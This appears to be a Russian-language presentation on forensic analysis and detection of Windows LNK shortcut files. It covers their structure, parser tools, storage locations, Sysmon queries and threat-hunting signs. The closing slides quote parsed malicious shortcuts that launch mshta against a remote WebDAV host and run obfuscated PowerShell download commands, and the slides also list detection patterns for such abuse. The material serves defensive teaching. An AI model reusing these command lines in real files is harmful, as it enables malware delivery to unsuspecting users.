| | Unknown[1] | 1099511627776 |
| | LongStringSize | 0 |
| | Unknown[2] | 0 |
| | Unknown[3] | 10859896 |
| > | Name[8] | cmd.exe |
| | VersionOffset | 22 |
| | TerminalID | 0 |

Какие следы несут LNK?

LINKINFO*

1. Путь к файлу, на который делается ссылка
2. Серийный номер тома

```
"link_info": {  
    "local_base_path": "C:\\Windows\\System32\\cmd.exe",  
    "volume_id": [  
        {"drive_type": "DRIVE_FIXED",  
         "serial_number": "AFDA-1523"}  
    ]  
},
```

Какие следы несут LNK?

STRINGDATA*

1. Путь к файлу, на который делается ссылка
2. Рабочая директория
3. Путь к иконке

> RELATIVE_PATH
> WORKING_DIR
> ICON_LOCATION

1\Windows\System32\cmd.exe
2 C:\Windows\system32
3 \\192.168.100.125\dasffsda\qq.ico

Какие следы несут LNK?

EXTRADATA*

1. NetBIOS-имя исходного компьютера
2. MAC-адрес исходного компьютера

```
extra_data_blocks": [  
    {  
        "tracker": {  
            "file_droid": "A2A12121-1AD2-121A-1112-B1A2345FA6",  
            "file_droid_birth": "A2A12121-1AD2-121A-1112-B1A2345FA6",  
            "mac_address": "B1:A2:34:5F:A6",  
            "machine_id": "desktop-asdfasdf",  
            "volume_droid": "A12A121A-A1DA-44A5-44A5-A321AD123DDD",  
            "volume_droid_birth": "A12A121A-A1DA-44A5-44A5-A321AD123DDD"  
        }  
    }  
]
```

Утилиты для анализа



LECmd



Ink_parser




LnkParse3



Что нам покажет проводник?

- путь к целевому файлу или папке
- рабочую директорию
- путь к иконке
- аргументы командной строки



Тип объекта: **Файл**

Расположение:

Объект: **%comspec%** **260**

Рабочая папка: **%windir%\system32**

Быстрый вызов: **Нет**

Окно: **Обычный размер окна**

Комментарий:

Расположение файла **Сменить значок...** **Дополнительно...**

Что нам покажет проводник?

The screenshot shows the 'Properties' dialog box for a file named 'v1.0'. The 'Object' field is highlighted with a red border and contains the path 'C:\Windows\System32\WindowsPowerShell\v1.0'. A list item below the dialog points to this specific setting.

• LinkFlags.EnableTargetMetadata = 0

| Параметр | Значение |
|----------------|--|
| Тип объекта: | Приложение |
| Расположение: | v1.0 |
| Объект: | C:\Windows\System32\WindowsPowerShell\v1.0 |
| Рабочая папка: | %programdata% |
| Быстрый вызов: | Нет |
| Окно: | Свернутое в значок |
| Комментарий: | |

EnableTargetMetadata : 1 0

Где хранятся LNK?

Windows 7 to 11

C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent

Windows XP

C:\Documents and Settings\%USERNAME%\Recent

Recieved/Download doc

C:\Users\%USERNAME%\Downloads

**On the desktop (such
shortcuts are usually
created by users to
secure quick access to
documents and apps)**

C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Office\Recent\ (for Microsoft Office documents on Windows 7 to 11)

Startup folder


C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Blue Team

Обнаружение LNK

```
ProviderName="Microsoft-Windows-Sysmon"  
and EventId = 11  
and TargetFilename = "?:\Users\.*\.lnk"
```



```
ProviderName="Microsoft-Windows-Sysmon"  
and EventId = 15  
and TargetFilename = "?:\Users\.*\.lnk:Zone.Identifier"  
and Contents=".ZoneId=3.*"
```

Blue Team

Threat Hunting

Большой размер LNK файла > **3-4 Kb**

Целевой файл находится в подозрительной директории


Отсутствие некоторых структур и заголовков, заголовки равные нулю:

- размер файла
- время создания начинается 1601-01
- Volume ID
- Hostname

Использование LOLBINS

Использование WEBDAV или SMB

Наличие узаний на сетевые протоколы в аргументах командной строки



Blue Team

Threat Hunting

- Запуск консоли со скрытым окном - SHOWMINNOACTIVE
- Длина аргументов больше 10 символов
- В WORKINGDIR указана переменная окружения
- Наличие скриптов в ExtraData -> EnvironmentVariable
- Наличие полей ExtraData -> EnvironmentVariable и StringData -> Arguments и отсутствие StringData.TargetPath OR StringData.RelativePath

| | |
|---------------------------------|--|
| ✓ sShellLinkHeader | |
| HeaderSize | 76 |
| > LinkCLSID[16] | {00021401-0000-0000-C000-000000000046} |
| > sLinkFlags | |
| > sFileAttributes | |
| CreationTime | 01/01/1601 00:00:00 UTC |
| AccessTime | 01/01/1601 00:00:00 UTC |
| WriteTime | 01/01/1601 00:00:00 UTC |
| FileSize | 0 |
| IconIndex | 0 |
| ShowCommand | SW_SHOWMINNOACTIVE (7) |
| HotKey | UNKNOWN |
| Reserved[0] | 0 |
| Reserved[1] | 0 |
| Reserved[2] | 0 |
| > sLinkTargetIDList | CLSID_MyComputer\{C:\Windows\SYSTEM32\cmd.EXE |
| > COMMAND_LINE_ARGUMENTS | /V:on/cSet Y=Severance.S02E02.1080p.WEB.H264-Successful... |
| > ICON_LOCATION | .\\Severance.S02E02.1080p.WEB.H264-SuccessfulCrab.mkv |
| ✓ sExtraData | |
| ✓ sEnvironmentVariableDataBlock | |
| Size | 788 |
| Signature | 2684354561 |
| > TargetANSI[260] | %ComSpec% |
| > TargetUnicode[260] | %ComSpec% |
| TerminalBlock | 0 |



Blue Team

Threat Hunting

```
> sShellLinkHeader
> sLinkTargetIDList      CLSID_MyComputer\{C:\Windows\System32\mshta.exe
> sLinkInfo
> RELATIVE_PATH         ..\..\..\..\Windows\System32\mshta.exe
> COMMAND_LINE_ARGUMENTS  "\\\\refurbished-joan-receivers-guarantee.trycloudflare.com@SSL\\DavWWWRoot\\kak.hta"
> ICON_LOCATION          C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
> sExtraData
```

```
> sShellLinkHeader
> sLinkTargetIDList      CLSID_MyComputer\{C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
> WORKING_DIR            %programdata%
> COMMAND_LINE_ARGUMENTS -command $pdw = $env:programdata + '\' + ('778ycf5h9kz2sm.js iagx9x77v'); $dnf='Dow'+'nl'+'oa...
> ICON_LOCATION          C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
< sExtraData
  TerminalBlock          0
```



Спасибо за внимание!



Что несут в себе LNK?

Vadim Varganov
@detectioneasy